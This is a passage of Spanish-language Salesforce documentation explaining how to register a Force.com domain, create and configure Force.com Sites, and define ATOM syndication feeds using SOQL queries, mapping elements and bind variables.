El nombre de dominio Force.com de su empresa se utiliza para todos los sitios que cree. Incluso si registra un dominio de marca de nivel superior para su sitio, debe seleccionar un dominio de Force.com. La URL de marca le redirigirá al dominio de Force.com.

Nota: Los registros de CNAME deben incluir su nombre de dominio, su Id. de organización de 18 caracteres y el sufijo de live.siteforce.com. Por ejemplo, si su nombre de dominio es www.mycompany.com y el Id. de su organización es 00dx00000000001aaa, el CNAME debe ser *www.mycompany.com.00dx00000000001aaa.live.siteforce.com*. Puede encontrar el Id. de organización en la nueva página de dominio en Gestión de dominios en Configuración.

Para registrar su dominio de Force.com:

1. En Configuración, introduzca *Sitios* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Sitios**.
2. Introduzca un nombre único para su dominio de Force.com. Un nombre de dominio de Force.com sólo puede incluir caracteres alfanuméricos y guiones y debe ser exclusivo de su organización. Debe comenzar por una letra, no contener espacios, no terminar con un guión y no incluir guiones bajos o puntos. Salesforce recomienda que utilice el nombre de su empresa o una variación, como *miempresa*.

   PRECAUCIÓN: No puede modificar su nombre de dominio de Force.com una vez lo haya registrado.
3. Haga clic en **Comprobar disponibilidad** para confirmar que el nombre de dominio que ha introducido es único. Si no es único, se le pedirá que lo cambie.
4. Lea y acepte las condiciones de uso de Sites seleccionando la casilla de verificación.
5. Haga clic en **Registrar mi dominio de Force.com**. Después de aceptar las condiciones de uso y registrar su dominio de Force.com, los cambios relacionados con la creación del sitio Web se registrarán en el registro de seguimiento de auditoría de configuración y la lista relacionada Historial del sitio de su organización. Su registro puede tardar un máximo de 48 horas en surtir efecto.

Nota: El formato de estas direcciones URL seguras para su sitios de Force.com depende del tipo de organización o la edición. Su prefijo de subdominio exclusivo se enumera primero, seguido por Edition o tipo de entorno y, a continuación, el nombre de instancia y el sufijo force.com. En los ejemplos siguientes, el prefijo del subdominio es "miempresa," el nombre de Sandbox es "miSandbox," el nombre de la instancia es "na1" y el nombre de la instancia de Sandbox es "cs1 ":

| Tipo de organización | URL segura |
|---|---|
| Developer Edition | `https://miempresa-developer-edition.na1.force.com` |
| Sandbox | `https://mysandbox-mycompany.cs1.force.com` |
| Producción | `https://miempresa.secure.force.com` |

El prefijo de subdominio para Developer Edition está limitado a 22 caracteres. La URL segura se muestra en la página Configuración de inicio de sesión. La URL diferencia entre mayúsculas y minúsculas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de Force.com Sites

Consideraciones de Force.com Sites

# Creación de un sitio de Force.com

## Configuración de Force.com Sites

Force.com Sites le permite crear sitios Web públicos y aplicaciones directamente integradas con su organización de Salesforce, sin exigir a los usuarios que inicien sesión con un nombre de usuario y contraseña.

Para configurar un sitio de Force.com:

1. En Configuración, introduzca *Sitios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sitios**.
2. Registre un dominio personalizado de Force.com en su organización.
3. Cree y configure su sitio Web.
4. Desarrolle y utilice páginas de Visualforce para su sitio Web, utilice u oculte páginas estándar y personalice o sustituya páginas de error listas para usar. Asocie estas páginas con su sitio.
5. Seleccione una plantilla de sitio. Utilice el campo de búsqueda para buscar y seleccionar una plantilla que ha desarrollado o utilice la plantilla lista para utilizar. La plantilla del sitio proporciona el formato de la página y la hoja de estilos de su sitio y sustituye los formatos heredados del portal asociado.
6. Active un portal para inicio de sesión o registro automático y asócielo con su sitio Web.
7. También puede modificar la configuración de acceso público.
8. Cuando esté listo para que su sitio esté disponible al público, haga clic en **Activar** en la página de detalles del sitio. También puede activar su sitio desde las páginas Modificar sitio Web y Sitios Web.

Una vez que haya configurado un sitio, puede:

- Ejecutar informes y paneles en su sitio.
- Crear reglas de flujo de trabajo que desencadenen alertas de correo electrónico cuando se cumplan criterios relacionados con el sitio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

Para modificar los parámetros de acceso público a Force.com Sites:
- "Gestionar usuarios"

CONSULTE TAMBIÉN

Gestión de Force.com Sites

Configuración de Force.com Sites

## Creación y modificación de Force.com Sites

Tras registrar su dominio de Force.com , cree un sitio de Force.com utilizando los siguientes pasos:

1. En Configuración, introduzca *Sitios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sitios**.
2. Haga clic en **Nuevo** o haga clic en **Modificar** para realizar cambios en un sitio existente.
3. En la página Modificar sitio Web, defina los siguientes ajustes:

| Campo | Descripción |
|---|---|
| Etiqueta del sitio Web | El nombre del sitio que aparece en la interfaz del usuario. |
| Nombre del sitio Web | El nombre utilizado al hacer referencia al sitio en la API de SOAP. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Descripción del sitio Web | Una descripción opcional del sitio. |
| Contacto del sitio Web | El usuario que recibirá las comunicaciones relacionadas con el sitio de los visitantes del sitio y de Salesforce. |
| Dirección Web predeterminada | La URL única de Force.com de este sitio. Force.com proporciona la primera parte de la URL basada en el nombre de dominio que ha registrado; debe añadir un nombre de sitio único al final. Salvo que configure una dirección Web personalizada mediante un registrador de nombres de dominio, será la URL que utilice el público para acceder a su sitio. |
| Activo | La opción que activa el sitio cuando está listo para hacerlo disponible al público. También puede activar su sitio desde las páginas Sitios y Detalles del sitio. Si el sitio no está activo, los usuarios verán la página especificada en el campo Página de inicio de sitio Web inactiva. |
| Página de inicio de sitio Web activa | La página de inicio a la que se dirigen los usuarios cuando se activa el sitio. Utilice el campo de búsqueda para buscar y seleccionar la página de Visualforce que ha desarrollado como la página de inicio de su sitio. Seleccione la página En construcción si sólo desea probar el sitio.<br><br>Para los sitios Ideas, debe utilizar la página de inicio de Ideas y para los sitios de Respuestas, la página de inicio de Respuestas. La apariencia de su sitio de Ideas o Respuestas se heredará de su portal asociado, salvo que seleccione una plantilla de sitio. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:

- "Personalizar aplicación"

| Campo | Descripción |
| --- | --- |
| | Si ha implementado un sitio antes de la versión de Summer '10, puede establecer la página de inicio de respuestas como su página de inicio predeterminada si crea una página de Visualforce mediante `<apex:page action="{!URLFOR('/answers/answersHome.apexp')}"/>` |
| `Página de inicio de sitio Web inactiva` | La página de inicio a la que se dirigen los usuarios cuando aún no se ha activado el sitio. Utilice el campo de búsqueda para buscar y seleccionar la página que desea utilizar. Por ejemplo, puede seleccionar una página para indicar que el sitio está en construcción o no está activo por motivos de mantenimiento. |
| `Plantilla del sitio Web` | La plantilla que proporciona el formato de página y la hoja de estilos de su sitio. La plantilla del sitio sustituye cualquier formato heredado del portal asociado. Utilice el campo de búsqueda para buscar y seleccionar una plantilla que ha desarrollado o utilice la plantilla lista para utilizar.<br>Nota: La plantilla de sitio que especifique sólo se utiliza para las páginas de Visualforce que utilicen la expresión `$Site.Template`. |
| `Site Robots.txt` | Un archivo que determina las partes de su sitio Web a las que pueden acceder rastreadores y robots Web. Los motores de búsqueda suelen utilizar robots Web para clasificar y archivar sitios Web. Las etiquetas HTML no están permitidas, ya que no son compatibles con rastreadores `robots.txt`. En páginas de Visualforce, agregue `contentType="text/plain"` a la etiqueta `<apex:page>`.<br>Ejemplo que deshabilita a todos los robots la indexación de todas las páginas:<br>`<apex:page contentType="text/plain">`<br>`User-agent: * # Applies to all robots`<br>`Disallow: / # Disallow indexing of all pages`<br>`</apex:page>`<br>Ejemplo que permite a todos los robots la indexación de todas las páginas:<br>`<apex:page contentType="text/plain">`<br>`User-agent: * # Applies to all robots`<br>`Disallow: # Allow indexing of all pages`<br>`</apex:page>` |
| `Icono de favoritos de un sitio` | El icono que aparece en el campo de dirección del navegador cuando visitan el sitio. Utilice este campo para definir el icono de favoritos para todo el sitio en lugar de para cada página. Los cambios surtirán efecto en su sitio un día después de hacerlos, por la memoria caché. |
| `Código de seguimiento de Analytics` | El código de seguimiento asociado con su sitio. Este código se puede utilizar con servicios como Google Analytics para realizar el seguimiento de datos de solicitud de seguimiento de su sitio. |
| `Clase de reescritura de URL` | Una clase de Apex que puede utilizarse para las URL de reescritura de su sitio, desde las URL de Salesforce hasta las URL prácticas. Con esta clase, puede realizar reglas para reescribir solicitudes de URL del sitio introducidas en la barra de direcciones, iniciadas |

| Campo | Descripción |
| --- | --- |
| | desde los marcadores de favoritos o vinculadas desde sitios Web externos. También puede crear reglas para reescribir las URL de los vínculos en las páginas del sitio. |
| `Activar fuentes` | La opción que muestra la lista de fuentes de distribución, donde puede crear y gestionar fuentes de distribución para usuarios de sus sitios Web públicos. Este campo sólo es visible si ha activado la función en su organización. |
| `Nivel de protección contra secuestro de clics` | Puede establecer la protección contra secuestro de clics para un sitio en uno de estos niveles:<br>• Permitir enmarcado por cualquier página (sin protección)<br>• Permitir enmarcado por el mismo origen solamente (recomendado)<br>• No permitir enmarcado por ninguna página (buena protección)<br>Nota: El enmarcado por el mismo origen permite que la página del sitio Web únicamente se enmarque por páginas con el mismo nombre de dominio y seguridad de protocolo.<br>Nota: Las comunidades de Salesforce tienen dos partes de protección contra secuestro de clics: una para el sitio Web de Comunidades de Force.com, que se establece desde la página de detalles del sitio de Force.com, y otra para el sitio Web de Comunidades de Site.com, que se establece desde la página de configuración de Site.com. Se recomienda que ambas se establezcan con el mismo valor. |
| `Requiere conexiones seguras (HTTPS)` | Cuando esta casilla de verificación está activada para un sitio de Force.com, un sitio de Site.com, un sitio de Comunidades de Salesforce de Force.com, o bien un sitio de Comunidades de Salesforce de Site.com, las solicitudes que utilizan HTTP se redireccionan a HTTPS. |

4. Haga clic en **Guardar**.

Nota: Defina URL personalizadas desde Gestión de dominios en Configuración.

CONSULTE TAMBIÉN

Configuración de Force.com Sites

Configuración de Force.com Sites

Métodos y expresiones de Apex relacionados con Force.com Sites

## Configuración de Force.com Sites

Cuando haya creado su sitio Web podrá configurarlo en la página Detalles del sitio Web. Para acceder a esta página, desde Configuración, introduzca *Sitios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sitios** y luego en la lista de sitios, haga clic en el nombre de un sitio. Puede realizar lo siguiente:

- Haga clic en **Modificar** para realizar las modificaciones del sitio.
- Haga clic en **Configuración de acceso público** para ver o modificar los parámetros de seguridad, incluyendo permisos y formatos de página, entre otros.
- Haga clic en **Configuración de inicio de sesión** para configurar los parámetros de inicio de sesión y registro de su sitio. La lógica de inicio de sesión y registro predeterminada permite a los usuarios registrarse rápidamente y de manera sencilla en su portal desde su sitio público.

  Nota: Para sitios de comunidades, este vínculo abre la página de inicio de sesión de comunidades.

- Haga clic en **Redirecciones URL** para ver todas las redirecciones de página que haya configurado para su sitio.
- Haga clic en **Activar** o **Desactivar** para modificar el estado activo de su sitio.

  PRECAUCIÓN: Tenga cuidado de no exponer la información que no quiere hacer pública.

- Haga clic en **Vista previa como administrador** para ver su sitio Web en modo de vista previa de administrador. El modo de vista previa de administrador muestra los errores de cada página del sitio Web en contexto y con mayor detalle para que pueda solucionar más fácilmente los problemas relacionados con el sitio Web.

  Nota: Esta función no se aplica a organizaciones de comunidades.

- Haga clic en **Modificar** en las listas relacionadas de Visualforce del sitio o de las páginas estándar del sitio para seleccionar las páginas disponibles para su sitio. Todas las páginas asociadas con el sitio deben estar activadas.
- Haga clic en **Asignación de página** para asignar páginas de error a páginas estándar, como "Autorización necesaria (401)" y "No se ha encontrado la página (404)." Puede sustituir o modificar las páginas predeterminadas que se facilitan.
- Haga clic en **Nuevo** en la lista relacionada Fuentes para crea una nueva fuente de distribución. Debe hacer clic en **Activar fuentes** en la lista de detalles del sitio para mostrar esta lista relacionada.
- Consulte la lista relacionada Historial de uso de 24 horas para ver el uso actual de ancho de banda y tiempo de solicitud de servicio, los límites diarios y el porcentaje utilizado.
- Vea la lista relacionada del historial del sitio para ver las modificaciones de configuración que se controlan en su sitio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar sitios de Force.com:
- "Personalizar aplicación"

Para modificar los parámetros de acceso público a Force.com Sites:
- "Gestionar usuarios"

CONSULTE TAMBIÉN

Asignación de páginas de error de Force.com Sites

Configuración de acceso público a Force.com Sites

Gestión de la configuración del inicio de sesión y de registro de Force.com Site

## Definición de fuentes de distribución

Las *fuentes de distribución* permiten a los usuarios suscribirse a modificaciones en sitios de Force.com y recibir actualizaciones en lectores de noticias externas. Simplemente definiendo consultas y asignaciones SOQL, puede distribuir cambios de datos públicos a sus usuarios finales. Puede crear una o más fuentes de distribución para los sitios públicos de su organización o cualquier página de Visualforce. La fuente de distribución muestra los registros especificados por una consulta SOQL. Los usuarios pueden suscribirse a la fuente y verla cuando visiten el sitio o la página.

Defina una fuente de distribución, incluyendo los registros que se devuelven y los datos de los registros que se mostrarán:

**Nombre**
Un nombre descriptivo de la fuente, que es diferente de otras fuentes que pueda crear. Utilice letras, números o el carácter de subrayado "_" únicamente. No utilice más de un carácter de subrayado en una fila.

**Descripción**
Describa la fuente. Por ejemplo, "Nombre y apellido de la cuenta y región de las diez últimas cuentas creadas o editadas."

**Consulta**
La consulta SOQL que define los registros que se devuelven a la fuente de distribución. Para garantizar un rendimiento rápido, algunas limitaciones de la consulta SOQL son obligatorias:

- Si la consulta SOQL no especifica un límite, no se devolverán más de 20 registros.
- El límite de solicitud no puede superar los 200 resultados. Si hace una solicitud con un límite superior, sólo se devuelven 200 resultados.
- Si la consulta SOQL no tiene un valor ORDER BY especificado, los registros se ordenan por el valor `LastModifiedDate` si hay uno, o por el valor `SystemModstamp` si no hay.
- `COUNT` no se admite.
- Las consultas *adicionales* no se admiten. Por ejemplo, esta consulta no se puede utilizar en una consulta SOQL de fuentes de distribución:

```
SELECT Name, (SELECT CreatedBy.Name FROM Notes) FROM Account
```

- Puede utilizar *variables de vinculación*, una variable cuyo valor se proporciona en la URL. Para obtener más información, consulte Uso de variables de vinculación de consultas y asignación en la página 5422.

Nota: El usuario invitado debe tener el acceso de colaboración y de seguridad a nivel de campo adecuado para que pueda guardar la consulta, ya que la plataforma Force.com comprueba el acceso y la colaboración antes de guardar.

**Asignación**
Como las fuentes de distribución utilizan el protocolo de publicación Web ATOM, debe proporcionar un valor de asignación que coincida con los objetos y campos de los registros devueltos con creaciones de ATOM. Tenga en cuenta que todos los valores deben ser literales de cadena. Para obtener más información sobre la asignación de elementos, consulte Asignación de objetos ATOM en la página 5420.

Puede utilizar *variables de vinculación*, una variable cuyo valor se proporciona en la URL. Para obtener más información, consulte Uso de variables de vinculación de consultas y asignación en la página 5422.

**Máximo de segundos de antigüedad de la caché**
Como muchos usuarios pueden acceder a la fuente al mismo tiempo, Salesforce guarda en caché los datos de la fuente durante 3600 segundos por defecto. Puede modificar este ajuste a un mínimo de 300 segundos, o durante el tiempo que desee. Los resultados

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Creación, modificación o eliminación de definición de una fuente:
- "Modificar todos los datos"

Suscribirse a una fuente
- No se requiere ningún permiso especial

de la consulta que duran más que el tiempo especificado se eliminan y se genera una nueva consulta para la siguiente solicitud de información, es decir, la próxima vez que un usuario abra una página que contiene una fuente a la que el usuario esté suscrito.

**Activo**
Active esta casilla de verificación para que la fuente esté disponible para suscripción. Una vez la fuente esté activa, los usuarios pueden suscribirse.

### Asignación de objetos ATOM

Debe especificar una asignación en la definición de la fuente de distribución. La asignación relaciona los objetos ATOM como el título de la entrada con el valor correspondiente en un registro, por ejemplo, "Nombre de cuenta." Un conjunto completo de asignaciones representa una fuente de noticias y la consulta representa el contenido de cada elemento de noticias de una fuente. Por ejemplo, los registros de candidatos creados hoy o los contactos con una información de cuenta actualizada.

Un *elemento de fuente* es el sobre de cada parte de una noticia y un *elemento de entrada* es el contenido del sobre.

La asignación también permite aplicar etiquetas cortas a varios campos para propósitos de visualización.

La tabla siguiente muestra cada ATOM y elemento de objeto y explica los valores que se pueden proporcionar:

| Elemento de fuente | Elemento de entrada | Descripción |
|---|---|---|
| `fa` | | Sólo es necesario si no se ha especificado `ea` (autor de entrada). Autor de la fuente. Por ejemplo, `fa:"Acme Fuente Acme Autor Admin María"` indica que el autor de la fuente es Admin María. |
| `fid` | | Opcional (porque se proporciona un valor por defecto). Id. de la fuente. Por defecto, este valor es la URL del sitio público. Si especifica un valor, debe ser un identificador de recursos internacionalizado válido (*IRI*). Un IRI es una URL generalizada para permitir el uso de Unicode. |
| `fl` | | Opcional (porque se proporciona un valor por defecto). Vínculo de la fuente. Por ejemplo, `fl:"http://www.salesforce.com"`. Los lectores de noticias suelen interpretar este elemento vinculando el título de la fuente a esta URL. |
| `fst` | | Opcional. Subtítulo de la fuente. Por ejemplo, `&map=ft:"Últimas oportunidades",fst:"División Oeste"` muestra el título de fuente Últimas oportunidades y el subtítulo División Oeste. |
| `ft` | | Obligatorio. Título de la fuente. Por ejemplo, `ft:"Últimas oportunidades"`. |
| | `ea` | Sólo es necesario si no se ha especificado `fa` (autor de la fuente). Autor de la entrada. Por ejemplo, `ea:"Cuenta creada por: " + Account.CreatedBy .` |
| | `ec` | Obligatorio. Contenido de la entrada. Por ejemplo,`ec:"descripción de " Nombre "<br>" Descripción` muestra el valor del campo `Nombre` con texto adicional. El resultado de una fuente siguiendo este ejemplo tiene la siguiente apariencia:<br>`description for Ajax Industries Description` |
| | `ect` | Opcional. Contenido de la entrada de tipo `texto`, `html` o `xhtml`. Por ejemplo, `ect: html` para el contenido HTML. Por defecto es `text`. |
| | `el` | Opcional. Vínculo de entrada. Debe ser un URI válido. Este valor suele ser un vínculo a otra representación del contenido de la entrada. Por ejemplo, el vínculo puede ser un registro en la |

| Elemento de fuente | Elemento de entrada | Descripción |
|---|---|---|
| | | interfaz de usuario de Salesforce. Los lectores de noticias suelen interpretar este elemento vinculando el título de la fuente a esta URL, por ejemplo `el:"Account.URl"` |
| | `es` | Opcional. Resumen de la entrada. Un resumen opcional del contenido de la entrada. Por ejemplo, `et: Account.Name, es: Account.Name + "'s número de cuenta, sitio Web y descripción", ec: Account.AccountNumber + " " + Account.Website + " " + Account.Description`<br>Si no se especifica, los lectores de la noticia visualizan el contenido definido utilizando el elemento `ec`. |
| | `est` | Opcional. Resumen de la entrada de tipo `text`, `html` o `xhtml`. Por ejemplo, `est: html` para el contenido HTML. Por defecto es `text`. No especifique ningún valor salvo que haya especificado `es`. |
| | `et` | Obligatorio. Título de entrada, un nombre de campo. Por ejemplo, `et:Nombre`. |
| | `eu` | Opcional. Por defecto, el valor del elemento ATOM necesario `<updated>` se proporciona automáticamente por `LastModifedDate` de la entrada principal que se consulta; normalmente el objeto de la cláusula `FROM` principal de la consulta SOQL. Este valor indica la última vez que se modificó una entrada o una fuente. Si desea modificar este comportamiento por defecto, puede especificar que se utilice un objeto diferente o el valor del campo `LastModifedDate`. Por ejemplo:<br>• Consulta: `SELECT Id, Name, MyDate__c FROM Account`Parámetro de asignación: `eu: MyDate__c`<br>• Consulta: `SELECT Id, Lastname, Account.LastMOdifiedDate FROM Contact`Parámetro de asignación: `eu: Account.LastModifiedDate` |

El siguiente ejemplo muestra valores de asignación válidos para una fuente de distribución:

```
ft: "Harry Potter", et: Name, ec: "description for " Name "<br>" Description, el: "/" Id,
 ect: html
```

Las fuentes se visualizan en el contexto del usuario invitado del sitio público donde se muestran. Por lo tanto, si tiene etiquetas personalizadas para gestionar la internacionalización y etiquetas específicas en su asignación, los usuarios verán esas etiquetas en el idioma del usuario invitado. Para obtener más información, consulte Etiquetas personalizadas y fuentes en la página 5422.

Sólo puede utilizar literales de cadena en la asignación de fuentes. No puede utilizar, por ejemplo, literales de fecha como `TODAY` o `LAST_WEEK`.

Una vez haya definido una fuente, debe comprobarla y activarla seleccionando la casilla de verificación `Activo`, tal y como se ha descrito anteriormente. Para obtener más información sobre la comprobación, consulte Comprobación de fuentes de distribución en la página 5426.

### Uso de variables de vinculación de consultas y asignación

Puede utilizar *variables de vinculación* en la cláusula `WHERE` de la consulta SOQL. Las variables de vinculación deben tener el siguiente formato:

```
{!var_name}
```

La siguiente consulta utiliza una variable de vinculación denominada `accountID`.

```
SELECT Name, Description
FROM Account
WHERE Id = {!accountID}
```

Tenga en cuenta que no es el nombre literal del campo, sino un nombre arbitrario. En el momento de la ejecución, el valor de `accountID` se pasa a la consulta de la URL. Se puede acceder a la fuente desde la siguiente URL y pasa en el Id. de la cuenta como parte del parámetro de cadena de la consulta:

```
site_URL/services/xml/My'Account'Feed?accountId=0013000000BmP4x
```

También puede utilizar variables de vinculación para asignar valores.

Los siguientes detalles de implementación se aplican al uso de las variables de vinculación de las consultas:

- No puede utilizar más de 20 variables de vinculación en una definición de fuente, consultas y asignación combinadas.
- El nombre de la variable de vinculación no puede tener más de 100 caracteres.
- Puede utilizar una variable de vinculación únicamente en el lado derecho de una operación de filtro para representar parte de una cadena. Como representa parte de una cadena, debe estar entre comillas. Por ejemplo, la consulta siguiente es válida:

  ```
  SELECT Id, Name FROM Account WHERE Name = '{!myBindVariable}'
  ```

  Las siguientes consultas no son válidas porque la variable de vinculación no está en su posición correcta y no funciona como la variable de una cadena literal:

  ```
  SELECT Id, Name FROM Account WHERE {!myFieldName} = 'Joe'
  SELECT Id, {!myFieldName} FROM Account WHERE IsDeleted = false
  ```

- No puede utilizar una variable de vinculación para representar un nombre de campo. Significa que una variable de vinculación no se puede utilizar en el lado izquierdo de una operación de filtro.
- No puede utilizar una variable de vinculación para cambiar el significado o estructura de una consulta por motivos de seguridad. Cualquier carácter especial que especifique en el valor de sustitución de vinculación se interpreta como un carácter literal cuando se evalúa la consulta.

### Etiquetas personalizadas y fuentes

En fuentes que se deben localizar en diferentes idiomas, puede utilizar etiquetas personalizadas para definir la cadena en idiomas diferentes. En la definición de la asignación, sólo tiene que hacer referencia a la etiqueta personalizada. Cuando se recibe una solicitud, la etiqueta personalizada comprueba el idioma del usuario invitado y devuelve el texto traducido, que se utiliza en la asignación.

Las etiquetas personalizadas se pueden especificar en un campo con la sintaxis siguiente:

```
map_element_name: "{!$LABEL.custom_label_name}"
```

Utilice el siguiente procedimiento para especificar una etiqueta personalizada en una fuente:

1. En Configuración, introduzca *Etiquetas personalizadas* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Etiquetas personalizadas**. Es posible que desee asignar un nombre a la etiqueta personalizada después del elemento de asignación que toma su valor, por ejemplo `feedTitle` para el elemento `ft`.

2. Introduzca los valores para todos los idiomas compatibles.
3. Especifique la etiqueta personalizada en la asignación de la fuente.

Por ejemplo, suponga que crea una fuente que contiene información acerca de todos los inmuebles que su empresa intenta vender. Para clientes angloparlantes, el título de la fuente debe ser "The Houses," pero para usuarios hispanohablantes el título debe ser "Las Casas". Puede crear una etiqueta personalizada, por ejemplo, `feedTitle`. En inglés, su valor es "The Houses" y en español, su valor es "Las Casas". A continuación, en la definición de la asignación de la fuente, especifique la siguiente para el título de la fuente `fc:`:

```
ft: "{!$LABEL.feedTitle}"
```

### Visualforce y fuentes

Para agregar una fuente a una página de Visualforce, utilice las funciones HTML estándar de Visualforce. Por ejemplo, suponiendo que la página Visualforce se encuentra en el directorio de base del sitio, puede contener una etiqueta como la siguiente:

```
<A HREF=""/services/xml/theFeedName">My feed</A>
```

El texto `Mi fuente` sirve de vínculo a la fuente.

Si desea vincular la fuente desde una imagen, incluya una etiqueta de imagen en línea similar a la siguiente:

```
<A HREF="/services/xml/theFeedName"><img src="feed.gif"></A>
```

Debe cargar su propia imagen.

Para agregar el icono a la barra de direcciones, agregue la etiqueta del vínculo a la etiqueta `<head>` de la página de Visualforce:

```
<link href='URI of feed'
   type='application/x.atom+xml'
   rel='feed'
   title='A nice descriptive title'/>
```

#### CONSULTE TAMBIÉN

- Información sobre las fuentes de distribución
- Comprobación de fuentes de distribución

## Información sobre las fuentes de distribución

Las *fuentes de distribución* permiten a los usuarios suscribirse a modificaciones en sitios de Force.com y recibir actualizaciones en lectores de noticias externas. Simplemente definiendo consultas y asignaciones SOQL, puede distribuir cambios de datos públicos a sus usuarios finales. Puede crear una o más fuentes de distribución para los sitios públicos de su organización o cualquier página de Visualforce. La fuente de distribución muestra los registros especificados por una consulta SOQL. Los usuarios pueden suscribirse a la fuente y verla cuando visiten el sitio o la página.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Creación, modificación o eliminación de definición de una fuente:
- "Modificar todos los datos"

Suscribirse a una fuente
- No se requiere ningún permiso especial

### Validación de seguridad de fuentes

Si un usuario se suscribe a una fuente, la información se ejecuta en un contexto de usuario invitado. Significa que debe garantizar que el usuario invitado acceda a la totalidad o a únicamente los registros adecuados para un usuario invitado antes de definir consultas.

Para validar la seguridad de las fuentes:

- Modifique el parámetro de acceso público del sitio para garantizar que el usuario invitado tiene el ajuste de seguridad a nivel de campo de permiso del objeto correcto.
- Cree reglas de colaboración para controlar los registros a los que tendrá acceso el usuario invitado.

Después de ajustar el acceso público y los ajustes de seguridad a nivel de campo para garantizar que los objetos que desea incluir en una fuente estén disponibles al usuario invitado, realice cualquiera de las tareas relacionadas con fuentes:

- Para crear una nueva fuente, haga clic en **Nuevo**.
- Para ver la definición de una fuente existente, haga clic en el nombre de la fuente.
- Para modificar una fuente existente, haga clic en **Modificar**.
- Para eliminar una fuente existente, haga clic en **Eliminar**.
- Para comprobar la validez de una fuente, haga clic en **Realizar prueba**. Si existe cualquier error en la definición o asignación de la consulta, aparecerán mensajes de error.

CONSULTE TAMBIÉN

Definición de fuentes de distribución

Comprobación de fuentes de distribución

### Visualización de fuentes de distribución

Visualice la definición de la fuente de distribución, incluyendo los registros que se devuelven y los datos de los registros que se mostrarán:

**Nombre**
Un nombre descriptivo de la fuente, que es diferente de otras fuentes que pueda crear.

**Descripción**
Describe la fuente. Por ejemplo, "Nombre y apellido de la cuenta y región de las diez últimas cuentas creadas o editadas."

**Consulta**
La consulta SOQL que define los registros que se devuelven a la fuente de distribución. Para garantizar un rendimiento rápido, algunas limitaciones de la consulta SOQL son obligatorias. Para obtener más información, consulte Definición de fuentes de distribución en la página 5419.

**Asignación**
Como las fuentes de distribución utilizan el protocolo de publicación Web ATOM, debe proporcionar un valor de asignación que coincida con los objetos y campos de los registros devueltos con creaciones de ATOM. Tenga en cuenta que todos los valores deben ser literales de cadena. Para obtener más información sobre la asignación de elementos, consulte Definición de fuentes de distribución en la página 5419.

**Máximo de segundos de antigüedad de la caché**
Como muchos usuarios pueden acceder a la fuente al mismo tiempo, Salesforce guarda en caché los datos de la fuente durante 3600 segundos por defecto. Este valor puede ser un mínimo de 300 segundos, o durante el tiempo que desee. Los resultados de la consulta que duran más que el tiempo especificado se eliminan y se genera una nueva consulta para la siguiente solicitud de información, es decir, la próxima vez que un usuario abra una página que contiene una fuente a la que el usuario esté suscrito.

**Activo**
Esta casilla de verificación indica si la fuente estará disponible para suscripción. Una vez la fuente esté activa, los usuarios pueden suscribirse.

#### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

#### PERMISOS DE USUARIO

Creación, modificación o eliminación de definición de una fuente:
- "Modificar todos los datos"

Suscribirse a una fuente
- No se requiere ningún permiso especial

#### CONSULTE TAMBIÉN

Información sobre las fuentes de distribución
Comprobación de fuentes de distribución

### Comprobación de fuentes de distribución

Compruebe la definición que ha creado antes de habilitarlo para los clientes.

Para comprobar una fuente:

1. Después de crear una fuente, desde Configuración, introduzca *Sitios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sitios** y haga clic en el sitio para el que ha definido la fuente. También puede navegar hasta la página de detalles de la fuente de cualquier forma, incluyendo pulsando en el nombre de la fuente desde la página de detalles del sitio.
2. Haga clic en **Vista previa** en la fuente que desee comprobar.
3. Si una o más de las variables de vinculación se han utilizado en la fuente, se abre un cuadro de diálogo. Introduzca un valor para cara variable de vinculación.
4. Se abre un cuadro de diálogo que le permite crear un marcador para la fuente con los valores de variable de vinculación que especifique. Puede guardar el marcador o cancelar el cuadro de diálogo.
5. Se muestran los valores devueltos por la fuente. Compruebe que los resultados son los que esperaba.

CONSULTE TAMBIÉN

Definición de fuentes de distribución

Información sobre las fuentes de distribución

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Creación, modificación o eliminación de definición de una fuente:

- "Modificar todos los datos"

Suscribirse a una fuente

- No se requiere ningún permiso especial

## Gestión de la configuración del inicio de sesión y de registro de Force.com Site

Utilice la configuración de inicio de sesión si desea permitir a los usuarios registrarse e iniciar sesión en su portal desde un sitio Web público de Force.com. Por ejemplo, los usuarios que navegan por un sitio de Ideas pueden registrarse e iniciar sesión directamente desde ese sitio y, como usuarios autenticados, pueden votar, agregar comentarios y participar en la comunidad de Ideas. Cuando los usuarios inician sesión correctamente, salen del sitio público y acceden al portal asociado sin ningún problema.

Nota: Sólo se pueden utilizar portales de clientes para la inscripción automática. Los portales de socios no admiten la inscripción automática.

La licencia de usuario de portal de gran volumen de Sitio Web autenticado se ha diseñado específicamente para usarse con Force.com Sites. Como se ha diseñado para grandes volúmenes, debe ser una opción rentable para usarse con Force.com Sites.

